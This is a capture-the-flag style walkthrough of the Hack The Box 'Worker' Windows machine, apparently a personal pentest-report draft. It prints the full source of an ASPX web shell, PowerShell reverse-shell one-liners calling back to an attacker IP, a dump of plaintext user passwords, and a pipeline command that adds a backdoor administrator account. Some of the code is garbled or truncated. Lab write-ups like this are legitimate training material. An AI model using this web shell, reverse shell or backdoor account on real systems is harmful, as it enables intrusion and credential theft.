Worker (Windows)

	:≣ Tags	
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Report - Methodologies

3.1 Report – Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, OS-XXXXX was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

3.2 Report - Service Enumeration

Summary of open ports for each net

3.3 Report – Penetration

Vulnerability Exploited:

- Explanation
- · Privilege Escalation
- Fix
- Severity
- PoC code
- · Steps to exploit:
- 1. Enumeration

1. Service enumeration:

```
git clone https://github.com/maurosoria/dirsearch.git
cd dirsearch
pip3 install -r requirements.txt
python3 dirsearch.py -u 10.129.2.29 -e html, php, js
```

Gobuster and dirb took too long.

We have a broken auth SVN

https://www.perforce.com/blog/vcs/svn-commands-cheat-sheet

```
svn checkout svn://10.129.2.29:3690

svn list svn://10.10.10.203:3690

svn log svn://10.10.10.203:3690

svn diff -r2 svn://10.10.10.203:3690
```

So we now have the creds.


I immediately added an entry to /etc/hosts file:

10.129.2.29 devops.worker.htb alpha.worker.htb cartoon.worker.htb lens.worker.htb solid-state.worker.htb spectral.worker.htb story.worker.h

Used the creds and got in devops.worker.htb.

Clicked the orange Git button (Git Spectral).

1. Foothold



Made an ASP .NET webshell shell.aspx:

```
cp /usr/share/webshells/aspx/cmdasp.aspx shell.aspx
```

Made a new branch and uploaded the file in it, then merged these branches by a pull request.

http://spectral.worker.htb/shell.aspx

Important: Made another shell with these to see software's working directory (:W/)

```
<%-- ASPX Shell by LT <lt@mac.hush.com> (2007) --%>
<%@ Page Language="C#" EnableViewState="false" %>
<%@ Import Namespace="System.Web.UI.WebControls" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<%
 string outstr = "";
  // get pwd
  string dir = Page.MapPath(".") + "/";
 if (Request.QueryString["fdir"] != null)
   dir = Request.QueryString["fdir"] + "/";
 dir = dir.Replace("\\", "/");
dir = dir.Replace("//", "/");
  // build nav for path literal
 string[] dirparts = dir.Split('/');
string linkwalk = "";
  foreach (string curpart in dirparts)
    if (curpart.Length == 0)
    linkwalk += curpart + "/";
```

```
HttpUtility.UrlEncode(linkwalk),
                  HttpUtility.HtmlEncode(curpart));
  lblPath.Text = outstr;
  // create drive list
  foreach(DriveInfo curdrive in DriveInfo.GetDrives())
   if (!curdrive.IsReady)
     continue;
    string driveRoot = curdrive.RootDirectory.Name.Replace("\\", "");
    outstr += string.Format("<a href='?fdir=\{0\}'>\{1\}</a>&nbsp;",
                 HttpUtility.UrlEncode(driveRoot),
                 HttpUtility.HtmlEncode(driveRoot));
  lblDrives.Text = outstr;
  // send file ?
  if ((Request.QueryString["get"] != null) && (Request.QueryString["get"].Length > 0))
    Response.ClearContent();
    Response.WriteFile(Request.QueryString["get"]);
    Response.End();
  // delete file ?
   if \ ((Request.QueryString["del"] != null) \ \&\& \ (Request.QueryString["del"].Length > 0)) \\
   File.Delete(Request.QueryString["del"]);
  // receive files ?
  if(flUp.HasFile)
    string fileName = flUp.FileName;
    int \ splitAt = flUp.FileName.LastIndexOfAny(new \ char[] \ \{ \ '/', \ '\\' \ \});
    if (splitAt >= 0)
     fileName = flUp.FileName.Substring(splitAt);
    flUp.SaveAs(dir + "/" + fileName);
  // enum directory and generate listing in the right pane
  DirectoryInfo di = new DirectoryInfo(dir);
  foreach (DirectoryInfo curdir in di.GetDirectories())
  {
   string fstr = string.Format("<a href='?fdir=\{0\}'>\{1\}</a>",
                  HttpUtility.UrlEncode(dir + "/" + curdir.Name),
                  HttpUtility.HtmlEncode(curdir.Name));
    outstr += string.Format("{0}<DIR&gt;", fstr);
  foreach (FileInfo curfile in di.GetFiles())
  {
    HttpUtility.HtmlEncode(curfile.Name));
    string astr = string.Format("<a href='?fdir={0}&del={1}'>Del</a>",
                 HttpUtility.UrlEncode(dir),
HttpUtility.UrlEncode(dir + "/" + curfile.Name));
    outstr += string.Format("{0}{1:d}{2}", fstr, curfile.Length / 1024, astr); \\
  lblDirOut.Text = outstr;
  // exec cmd ?
  if (txtCmdIn.Text.Length > 0)
    Process p = new Process();
    p.StartInfo.CreateNoWindow = true;
    p.StartInfo.FileName = "cmd.exe";
p.StartInfo.Arguments = "/c " + txtCmdIn.Text;
    p.StartInfo.UseShellExecute = false;
    p.StartInfo.RedirectStandardOutput = true;
    p.StartInfo.RedirectStandardError = true;
   p.StartInfo.WorkingDirectory = dir;
    p.Start();
    lblCmdOut.Text = p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd();
    txtCmdIn.Text = "";
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
 <title>ASPX Shell</title>
 <style type="text/css">
   * { font-family: Arial; font-size: 12px; }
   body { margin: 0px; }
   pre { font-family: Courier New; background-color: #CCCCCC; }
   h1 { font-size: 16px; background-color: #00AA00; color: #FFFFFF; padding: 5px; }
   h2 { font-size: 14px; background-color: #006600; color: #FFFFFF; padding: 2px; }
   th { text-align: left; background-color: #99CC99; }
   td { background-color: #CCFFCC; }
  pre { margin: 2px; }
 </style>
</head>
<body>
 <h1>ASPX Shell by LT</h1>
   <form id="form1" runat="server">
   <h2>Shell</h2>
      <asp:TextBox runat="server" ID="txtCmdIn" Width="300" />
      <asp:Button runat="server" ID="cmdExec" Text="Execute" />
      <asp:Literal runat="server" ID="lblCmdOut" Mode="Encode" />
    <h2>File Browser</h2>
      >
       Drives:<hr />
       <asp:Literal runat="server" ID="lblDrives" Mode="PassThrough" />
      >
       Working directory:<br />
        <b><asp:Literal runat="server" ID="lblPath" Mode="passThrough" /></b>
      </n>
      Name
         Size KB
         Actions
       <asp:Literal runat="server" ID="lblDirOut" Mode="PassThrough" />
      Upload to this directory:<br />
      <asp:FileUpload runat="server" ID="flUp" />
      <asp:Button runat="server" ID="cmdUpload" Text="Upload" />
      </form>
</body>
</html>
```

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← → ♂ 硷	♥ spectral.worker.htb/shell.aspx				
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	Command:			excute	

```
python3 -m http.server 80
nc -nvlp 443
```

shell.ps1

powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("10.10.16.8",443);\$stream = \$client.GetStream

then we enter in the command shell box we have:

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.16.8',443);$stream = $client.GetStream();[byte[]]$bytes = 0..6
```

Inside our user shell, after we found the user robisl:

```
cd W:
ls
#and so on...
```


Get-Content passwd

```
owehol = supersecret
paihol
       = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
,
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul =
rachul = guesswho
raehun = idontknow
          thisis
ramhun =
          getting
ranhut =
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robisl = wolves11
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sábken = drjones
samken = aqua
sapket = hamburger
sarkil = friday
PS W:\svnrepos\ww\conf>
```

The list included the robsil user, which was the user of the attacked machine.. I therefore acquired a pair of credentials robisl:wolves11


then, on our Kali:

sudo gem install evil-winrm evil-winrm -i 10.129.2.29 -u robisl -p wolves11



Now I logged in as robisl in the devops page. (closed the browser before)

Went to Pipelines and navigated as shown:




There, we see that

the username of the agent is Worker\$ which is the hostname, revealing that our build definitions will be running as SYSTEM.

Chosen to build a new pipeline with the classic editor blue button above the page.

Then:




Worker (Windows) 7

by Microsoft Corporation

Sarvica Fabric DowarShall

(i) Learn more



The script:

```
net user cube Password123! /add ; net localgroup administrators cube /add
```

Then save and queue for deployment.

We can now connect to the machine using Evil-WinRM and the credentials cube / Password123! and read the root.txt

```
evil-winrm -i 10.10.16.8 -u cube -p Password123!
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
4d8ffeeffb57c69a0e7d827738432571
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```